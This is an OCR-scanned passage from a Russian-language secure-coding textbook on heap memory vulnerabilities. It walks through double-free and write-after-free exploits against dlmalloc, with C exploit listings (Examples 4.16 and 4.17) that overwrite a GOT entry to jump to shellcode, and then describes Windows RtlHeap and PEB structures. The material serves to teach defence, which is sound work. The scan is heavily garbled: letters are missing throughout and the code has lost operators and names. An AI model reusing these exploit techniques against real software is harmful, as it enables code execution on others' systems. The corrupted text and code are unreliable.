
Чтобы эксплойт на основе двойно о освобождения памяти был успешен должны быть выполнены два условия Освобождаемый блок должен быть изолирован в памяти (т е смежные с ним блоки не должны быть свободными чтобы не происходило объединение блоков памяти) а список в который должен быть помещен данный блок должен быть пустым

На рис 4 11 показаны пустой список и выделенный блок памяти Поскольку список пуст указатели указывают на за оловок списка Нет никакой связи между списком и блоком памяти потому что этот блок выделен



ис 4 11 Пустой список и выделенный блок

На рис 4 12 показаны эти структуры данных после освобождения блока памяти на который указывает **P.** Функция **free** () добавляет свободный блок в список с помощью кода f ont nk приведенно о в примере 4 15



ис 4Л2 Список с одним свободным блоком

Пример 4.15. Код добавления блока в список * 11


```
01  BK   bin
02  FD   BK->fd
03  if (FD !  BK) {
04      while  FD !  BK&&  S < chunksize FD)) {
05          FD   FD->fd
06       }
07       BK   FD->bk
08  }
09  P->bk   BK
10  P->fd   FD
11  FD->bk   BK->fd   P
```

Ко да освобождается блок памяти он должен быть внесен в соответствующий дважды связанный список В некоторых версиях d ma ос это осуществляется показанным выше кодом Этот код выполняется после слияния смежных пустых блоков Блоки хранятся в дважды связанном списке в порядке убывания их размеров

Злоумышленник предоставляет адрес блока памяти и ор анизует первые 4 байта это о блока так чтобы они содержали выполняемый код (т е команду безусловно о перехода к шеллкоду) Это осуществляется путем записи требуемых команд в последние 4 байта предыдуще о блока памяти (Вспомните что как показано на рис 4 3 последние 4 байта данных предыдуще о блока (если он выделен) перекрываются с текущим блоком)

После выполнения кода связывания указатели из за оловка списка указывают на освобожденный блок а указатели блока — на за оловок списка Это ожидаемое поведение поскольку теперь двойной связанный список содержит свободный блок памяти

Однако если блок памяти на который указывает P освобождается второй раз структура данных повреждается Как показано на рис 4 13 указатели списка все еще указывают на блок а вот указатели блока теперь указывают на сам блок



ис 4 13 Поврежденные структуры данных после повторного вызова ее)

Если пользователь запрашивает память то о же размера которую имеет указывающий на само о себя блок распределитель памяти попытается выполнить запрос выделяя блок из это о списка Поскольку указатель списка указывает на блок этот блок будет найден и возвращен пользователю Однако вызов макроса un nk () для удаления блока из списка оставляет указатели не измененными Вместо то о чтобы удалить блок из списка структуры данных останутся в точности такими же как и до выполнения запроса В результате если будут делаться дополнительные запросы на выделение блока то о же размера пользователь будет вновь и вновь получать один и тот же блок памяти После тако о повреждения структур данных функцию ma oc () можно использовать для выполнения произвольно о кода

В примере 4 16 приведен упрощенный код использующий уязвимость связанную с двойным освобождением памяти Целью это о эксплойта является блок выделенный в строке 12 Однако прежде чем эксплойт сможет увенчаться успехом память должна быть использована специальным образом ведущим к уязвимости Злоумышленнику необходимо убедиться что первый блок при освобождении не будет объединен с дру ими свободными блоками

Пример 4 16. Код эксплойта использующего двойное освобождение памяти

```
01   static char ^GOT_LOCATION     har *)0x0804c98c
02   static char shellccde[]
03        " xeb x0cjumpl2chars_" /* jump */
04        " x90 x90 x90 x90 x90 x90 x90 x90M
05   int main void) {
06        int size   sizeof shellcode)
07        char *shellcode_location
08        char *first, *second, *third, *fourth
09        char *fifth, *sixth,    *seventh
10        shellcode_location      malloc s ze)
11        strcpy shellcode_location, shellcode)
12        first   malloc 256)
13        second   malloc 256)
14        third   malloc 256)
15        fourth   malloc 256)
16        free first)
17        free third)
18        fifth   malloc 128)
19        free first)          // Повторное освобождение
20        sixth   malloc 256)
21        * ( char **)  sixth+0))   GOT_LOCATION-12
22        * (  char **)  sixth+4))   shellcode_location
23        seventh - malloc 256)
24        strcpy  fifth, "something"),*
25        return 0
26   }
```

Ко да блок на который указывает f st освобождается впервые (в строке 16) он помещается не в основной а в кеш список Освобождение третье о блока (th d) переносит первый блок в основной список Выделение второ о и четверто о (second и ou h) блоков предохраняет третий блок от объединения при освобождении Выделение пято о блока (указатель f th) в строке 18 приводит к отделению памяти от третье о блока и как побочный эффект к арантированному перемещению перво о блока в основной список Теперь память сконфи урирована таким образом что повторное освобождение перво о блока в строке 19 приводит к уязвимости Ко да в строке 20 выделяется шестой блок ma oc () возвращает указатель на тот же блок на который указывает f st Адрес функции st cpy () в GOT (минус 12) и местоположение шеллкода копируются в эту память строки 21-22) затем тот же блок памяти выделяется еще раз как седьмой блок в строке 23 В этот раз при выделении блока памяти макрос un nk () копирует адрес шеллкода в адрес функции st cpy () в лобальной таблице смещений (и переписывает несколько байтов около начала шеллкода) Ко да после это о в строке 24 вызывается st cpy () управление передается шеллкоду

Эти уязвимости трудно использовать из-за стро их требований к конфи урации памяти а также потому что детали эксплойта варьируются от одной реализации кучи к дру ой Хотя пример 4 16 сочетает в себе элементы уязвимо о кода и кода эксплойта и хотя адреса жестко кодированы в коде существуют реальные при леры уязвимо о кода который был успешно взломан Например использованию описанных уязвимостей подвержены серверы которые остаются резидентными в памяти и мо ут управляться последующими вызовами

В настоящее время большинство современных диспетчеров кучи реализует безопасное удаление блоков из списков (что косвенно решает проблему уязвимости из за двойно о освобождения) путем добавления проверок инвариантов дважды связанных списков Проверка этих инвариантов перед удалением из списка дает возможность ранне о выявления повреждения структур данных [148] Тем не менее при про раммировании следует в любом случае избе ать повторно о освобождения памяти

Запись в освобожденную память

Еще одним распространенным дефектом безопасности является запись в память которая уже была освобождена В примере 4 17 в про рамме практически идентичной про рамме из примера 4 16 показано как запись в освобожденную память может вести к уязвимости Однако здесь вместо повторно о освобождения блока памяти про рамма выполняет запись в первый блок в строках 18 и 19 после то о как этот блок был освобожден в строке 15 Все происходит практически так же как и в эксплойте для двойно о освобождения Вызов ma oc) в строке 20 подменяет адрес st cpy () адресом шеллкода так что вызов st cpy) в строке 21 вызывает шеллкод


Пример 4 17. Эксплойт для записи в освобожденную память

```
01   static char *GOT_LOCATION    char *)0x0804c98c
02   static char shellcode[]
03        " xeb x0cjumpl2chars_" /* jump */
04        " x90 x90 x90 x90 x90 x90 x90 x90"
05    nt main void){
06        int size   sizeof shellccde)
07        char *shellcode_location
08        char *first,*second,*third,*fourth,*fifth,*sixth
09        shellcode_location   malloc size)
10        strcpy shellcode_location, shellcode)
11        first   malloc  256)
12        second   malloc 256)
13        third   malloc 256)
14        fourth   malloc 256)
15        free first)
16        free third)
17        fifth   malloc 128)  // Настройка начальных условий
18        *( char **) first+0))   GOT_LOCATION      - 12
19        *( char **) first+4))   shellcode_location
20        sixth - malloc 256)
21        strcpy fifth, "something")
22        return 0
23   }
```

RtlHeap

Уязвимостям связанным с кучей подвержены не только приложения разработанные с использованием d ma oc Точно так же уязвимости мо ут быть и в приложениях разработанных с помощью M c osoft Rt Heap при неправильном использовании API управления памятью

На рис 4 14 показаны пять наборов API управления памятью в W n32 Каждый из них разработан для использования независимо от дру их



ис 4 14 A I управления памятью в W n32 122

API виртуальной памяти W ndows NT использует систему виртуальной памяти с 32-битной адресацией на основе страниц Внутренне система управляет всей памятью с помощью 4096-байтных се ментов именуемых *страницами* [122] Функции управления виртуальной памятью в W n32 позволяют непосредственно управлять виртуальной памятью в W ndows NT Пользовательское адресное пространство каждо о процесса разделяется на области памяти которые представляют собой зарезервированные (ese ved) выделенные (comm t ed) или свободные (f ee) виртуальные адреса *Область* (eg on) представляет собой непрерывный диапазон адресов в котором защита тип и базовое распределение для каждо о адреса одинаковы Каждая область содержит одну или несколько страниц адресов которые также имеют биты состояния защиты и блокировки страницы Функции управления виртуальной памятью предоставляют приложению возможность изменять состояние страниц в виртуальном адресном пространстве Приложение может изменить тип памяти с выделенно о на зарезервированный или заменить защиту с доступной для записи и чтения на доступную только для чтения чтобы запретить доступ к некоторой области адресов Приложение может заблокировать страницу в рабочем наборе процесса для то о чтобы минимизировать подкачку критических страниц памяти Функции виртуальной памяти являются низкоуровневыми относительно быстрыми но лишенными множества высокоуровневых возможностей

API для работы с куч й API для работы с кучей позволяет создавать несколько динамических куч с помощью вызова **`HeapCreate`** () Вы должны указать максимальный размер кучи чтобы функция знала какое адресное пространство следует зарезервировать Функция **`HeapCreate`** () возвращает уникальный дескриптор для каждой кучи Каждый процесс имеет кучу по умолчанию В подсистеме W n32 все функции управления лобальной и локальной памятью используют кучу по умолчанию а библиотека времени выполнения C (CRT) использует кучу по умолчанию для поддержки функций та 11 ос Функция **`GetProcessHeap`**) возвращает дескриптор кучи по умолчанию

API локальной и глобальной памяти Функции управления локальной и лобальной памятью сохранены в W n32 для обратной совместимости с W ndows 3 1 Управление памятью в W ndows не предоставляет отдельные кучи для локальной и лобальной памяти


Функции CRT для работы с памятью Управление памятью в W ndows с использованием функций библиотеки времени выполнения стало распространенным с появлением W n32 Библиотека CRT в W n32 реали уется в виде набора функций для управления

локальной и лобальной памятью с помощью одно о и то о же диспетчера кучи по умолчанию Она может безопасно использоваться для управления памятью кучи в особенности ко да особую важность приобретает переносимость

API файлов отображенных в память Отображенные в память файлы позволяют приложению отображать виртуальное адресное пространство непосредственно на дисковый файл После тако о отображения обращение к содержимому файла сводится к разыменованию указателя

Структуры данных Rt Heap Rt Heap представляет собой диспетчер памяти в операционных системах W ndows Rt Heap использует API виртуальной памяти и реализует высокоуровневые функции для работы с локальной и лобальной памятью а также функции CRT Rt Heap является ядром управления динамической памятью на уровне приложения в операционных системах W ndows Однако как и большинство про раммно о обеспечения Rt Heap постоянно эволюционирует так что разные версии W ndows зачастую используют разные реализации Rt Heap которые немно о по-разному себя ведут В результате разработчики должны создавать приложения W ndows в предположении использования наименее безопасной реализации Rt Heap среди целевых платформ Чтобы понять как неверное применение API управления памятью может привести к уязвимостям про раммно о обеспечения необходимо разобраться в некоторых структурах данных которые используются для поддержки управления динамической памятью в W n32 включая блок окружения процесса списки свободных блоков ассоциативные списки поиска и структуры блоков памяти

Блок окружения процесса Информация о структурах данных Rt Heap хранится в блоке окружения процесса p ocess env onment b ock — PEB) Структура PEB поддерживает лобальные переменные для каждо о процесса На PEB имеется ссылка из каждо о блока окружения потока (th ead env onment b ock — TEB) процесса на который в свою очередь имеется ссылка в ре истре fs В версиях W ndows до XP Se v ce Pack 2[9] PEB имел фиксированный адрес **`0x7FFDF000`** для каждо о процесса в системе Единственный случай ко да PEB не находится по адресу по умолчанию — если система настроена таким образом чтобы резервировать для пользовательско о приложения 3 Гбайта памяти вместо положенных по умолчанию двух Структура PEB документирована командой NT nte na s net [156] Используя это определение структуры PEB можно получить информацию о структурах данных кучи включая максимальное количество куч фактическое количество куч расположение кучи по умолчанию и указатель на массив содержащий местоположения всех куч Взаимоотношения между этими структурами данных показаны на рис 4 15



